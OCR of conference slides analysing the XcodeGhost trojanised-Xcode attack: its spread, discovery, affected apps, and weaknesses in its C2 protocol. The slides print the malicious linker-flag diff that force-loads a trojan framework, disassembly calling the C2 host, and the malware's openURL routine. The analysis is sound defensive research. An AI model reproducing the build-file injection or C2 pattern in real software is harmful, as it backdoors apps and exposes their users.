


```
<key>ExpirationDate</key>
<date>2016-03-23T03:50:52Z</date>
<key>Name</key>
<string>NoIcon</string>
<key>ProvisionsAllDevices</key>
<true/>
<key>TeamIdentifier</key>
<array>
        <string>VN36KFTLTA</string>
</array>
<key>TeamName</key>
<string>Beijing Yingmob Interaction Technology co, .ltd</string>
<key>TimeToLive</key>
<integer>365</integer>
<key>UUID</key>
<string>7e5ca063-865c-4834-b062-c32218a0600a</string>
```

Ep. 2
Trojan Store

XcodeGhost: Impact

- Infected 7 versions of Xcode installers
- Existed in more than 6 months
- Affected more than 4,000 apps in App Store (which have hundreds of millions installation in total)
- Affected users all around the world (but mainly in China)
- Apple’s Top 25 affected app list
- Details: http://researchcenter.paloaltonetworks.com/tag/xcodeghost/



WeChat

DiDi Taxi

58 Classified - Job, Used Cars, Rent

Gaode Map - Driving and Public Transportation

Railroad 12306

Customer Service (Official Version)*

CarrotFantasy 2: Daily Battle*

Miraculous Warmth

Call Me MT 2 - Multi-server version

Angry Bird 2 - Yifeng Li's Favorite*

Baidu Music - A Music Player that has Downloads, Ringtones, Music Videos, Radio, and Karaoke

DuoDuo Ringtone

NetEase Music - An Essential for Radio and Song Download

Foreign Harbor - The Hottest Platform for Oversea Shopping*

MOBA mobile game)

(Officially Authorized)*

Chaos - Multiplayer Online Game*

Icing City (the first mobile game sponsored by Fan

I Like Being With You*


Himalaya FM (Audio Book Community)

CarrotFantasy*

Flush HD


Encounter - Local Chatting Tool

Origin Idea of Compiler Backdoor



Reflections on Trusting Trust


To what extent should one trust a statement that a program is free of Trojan horses? Perhaps it is more important to trust the people who wrote the software.



ular pattern is matched. If this were not deliberate, it would be called a compiler "bug." Since it is deliberate, it should be called a "Trojan horse."

The actual bug I planted in the compiler would match code in the UNIX "login" command. The replacement code would miscompile the login command so that it would accept either the intended encrypted password or a particular known password. Thus if this code were installed in binary and the binary were used to compile the login command, I could log into that system as any user.


XcodeGhost: Single Line Implementation



```
➜ diff Xcode/Xcode.app/Contents/PlugIns/Xcode3Core.ideplugin/Contents/SharedSupport/Developer/Libr
ary/Xcode/Plug-ins/CoreBuildTasks.xcplugin/Contents/Resources/Ld.xcspec Xcode\ 1/Xcode.app/Content
s/PlugIns/Xcode3Core.ideplugin/Contents/SharedSupport/Developer/Library/Xcode/Plug-ins/CoreBuildTa
sks.xcplugin/Contents/Resources/Ld.xcspec
270c270
<             DefaultValue = "$(LD_FLAGS) $(SECTORDER_FLAGS) $(OTHER_LDFLAGS) $(OTHER_LDFLAGS_$(va
riant)) $(OTHER_LDFLAGS_$(arch)) $(OTHER_LDFLAGS_$(variant)_$(arch)) $(PRODUCT_SPECIFIC_LDFLAGS)
-force_load $(PLATFORM_DEVELOPER_SDK_DIR)/Library/Frameworks/CoreServices.framework/CoreServices";
---
>             DefaultValue = "$(LD_FLAGS) $(SECTORDER_FLAGS) $(OTHER_LDFLAGS) $(OTHER_LDFLAGS_$(va
riant)) $(OTHER_LDFLAGS_$(arch)) $(OTHER_LDFLAGS_$(variant)_$(arch)) $(PRODUCT_SPECIFIC_LDFLAGS)";
```

XcodeGhost: Spreading

- Infected Xcode installer for public downloading
  - Apple’s global CDN failure
  - Habit of sharing big files via cloud storage services
  - Developer forum advertisements and SEO
  - Developers disabled the Gatekeeper
  - (potentially) a cache poisoning vulnerability in a popular P2P+Cloud downloading tool



https://www.google.com/webhp?sourceid=chrome-instant&ion=1&espv=2&ie=UTF-8#q=xcode%20%E4%B8%8B%E8%BD%BD

Xcode7 系列，Xcode6 全系列百度网盘地址，包括Xcode 7 ...
www.swiftmi.com/topic/259.html ▾ Translate this page
Xcode7 系列，Xcode6 全系列百度网盘地址，包括Xcode 7 以及Xcode 6.4等. 由coderfun 在6个月前发布2617 ... Xcode6系列下载： http://pan.baidu.com/s/1pJqjIMB ...


Xcode 7 Mac版 - pc6下载站
www.pc6.com/mac/111172.html ▾ Translate this page
Update：2014.7.22苹果公司公布Mac OS 10.10DP4以及IOS 8Bate 4和Xcode 6 Bate4测试版。目前PC6苹果网已经可以下载xcode 6 beta3。开发者们请直接在开发 ...

Xcode 最全网盘下载地址Xcode 7 | Xcode 6.2 |Xco... - 豆瓣
www.douban.com/group/topic/73154481/ ▾ Translate this page Douban ▾
Mar 14, 2015 - Xcode 最全网盘下载地址Xcode 7 | Xcode 6.2 |Xco... 苦苦鱼 ... Xcode 6.3.2: http://pan.baidu.com/s/1gds4rdT. Xcode 6.3.1:http://pan.baidu.com/s/ ...

Xcode 6.4百度网盘极速下载 - 豆瓣
www.douban.com/group/topic/74716793/ ▾ Translate this page Douban ▾
Apr 28, 2015 - Xcode 6.4伴随着IOS 8.4 和OS X 10.10.4 一同发布，可以支持对上述两个版本的开发调试。 Xcode 7 beta: http://pan.baidu.com/s/1c0lkj0s. Xcode ...

XcodeGhost: Discovering

- Attack began at Mar 13, 2015, been publicly aware at ~Sep 16, 2015
- Earlier, in the beginning of Sep:
  - Story 1: Infected a super popular app -> C2 server downed by “DDoS” -> C2 connection time out -> slowed the app’s launch -> developers profiled performance issue
  - Story 2: Some developers found abnormal traffic from iOS Simulator captured by Little Snitch
- More earlier, in Aug 10, when I was analyzing iOS.KeyRaider




```
MOV             R0, #(paUrlwithstring - 0x1D66)
ADD             R0, PC ; paUrlwithstring
LDR             R1, [R0] ; "URLWithString:"
MOV             R0, #(off_1B224 - 0x1D72)
ADD             R0, PC ; off_1B224
LDR             R0, [R0] ; _OBJC_CLASS_$_NSURL
MOV             R2, #(cfstr_HttpInit_iclou - 0x1D7E) ; "http://init.icloud-analysis.com"
ADD             R2, PC  ; "http://init.icloud-analysis.com"
BLX             _objc_msgSend
MOV             R7, R7
BLX             _objc_retainAutoreleasedReturnValue
MOV             R8, R0
MOV             R0, #(paRequestwithurl - 0x1D96)
MOVS            R3, #0
ADD             R0, PC ; paRequestwithurl
MOVT.W          R3, #0x403E
MOVS            R2, #0
LDR             R1, [R0] ; "requestWithURL:cachePolicy:timeoutInter"...
MOV             R0, #(off_1B228 - 0x1DA8)
```

  - Sample shared to public in Sep 1 (3838A37A9BC7DF750FB16D12E32A2FCB)
  - Why I **missed** it? (explained in last section)

XcodeGhost: Vulnerability

- HTTP for C2
- Payload encrypted by DES, fixed key “stringWi”
- Hijacking!


- What can we do by “openURL”?



```
-(void)Show:(NSString*)url  scheme:(NSString*)scheme{
    if ([UIApplication sharedApplication].applicationState!=UIApplicationStateActive)
        return;
    [[UIApplication sharedApplication] openURL:[NSURL URLWithString:url]];




}
```

XcodeGhost: May not the End

- KeyRaider, TinyV, and ZergHelper were also infected by XcodeGhost



Ad-Aware	Gen:Variant.Trojan.MAC.OSX.XcodeGhost.1	**GData**	Gen:Variant.Trojan.MAC.OSX.XcodeGhost.1
Arcabit	Trojan.Trojan.MAC.OSX.XcodeGhost.1	**Ikarus**	Trojan.iOS.Xcodeghost
Avast	MacOS:XcodeGhost-F [Trj]	**Kaspersky**	HEUR:Trojan-Downloader.IphoneOS.Tiniv.a
AVG	IOS/XGhost.B	**McAfee-GW-Edition**	Artemis
Avira	MACOS/XcodeGhost.B.2	**Microsoft**	TrojanSpy:iOS/XcodeGhost.A
BitDefender	Gen:Variant.Trojan.MAC.OSX.XcodeGhost.1	**MicroWorld-eScan**	Gen:Variant.Trojan.MAC.OSX.XcodeGhost.1
CAT-QuickHeal	Trojan.OSX.XCodeGhost.A	**NANO-Antivirus**	Trojan.Mac.Generic.dzgqfc
DrWeb	IPhoneOS.Trojan.XcodeGhost.1	**Rising**	CLASS:Spyware.XCodeGhost!1.A161 [F]
Emsisoft	Gen:Variant.Trojan.MAC.OSX.XcodeGhost.1 (B)	**Sophos**	iPh/XcdGhost-F
ESET-NOD32	a variant of iOS/XcodeGhost.B	**Symantec**	OSX.Trojan.Gen
F-Secure	Gen:Variant.Trojan.MAC.OSX.XcodeGhost.1		
Fortinet	iOS/XcdGhost.A!tr		

- Locally modifying Xcode? *Doable, pretty possible.*
- Similar attack to Android SDK? *Doable*
- Modifying 3rd party SDKs? *Happened*.
  - XcodeGhost had infected Unity3D installers too.


Will You Trust 3rd Party SDKs ?

- Some SDKs (especially adlibs) are only available in binary form
- Linked into apps
- Shared apps' context
  - Same process
  - Same privileges
  - Same data storage !
- Not transparent to developers, not distinguishable to users

Evil SDKs in the Wild

SDK	Time	Behaviors	Techniques	Affections
Juhe	Oct 2014	Collecting whole contacts information, IMEI, model, locations, etc.	None	>= 2
Youmi	Oct 2015	Collecting app list, serial number, Apple ID email	Private APIs + encryption	> 1,000
AdSage	Nov 2015	Remotely control, multiple sensitive functionalities	Private APIs + JavaScript	> 2,800

Private API issue on App Store

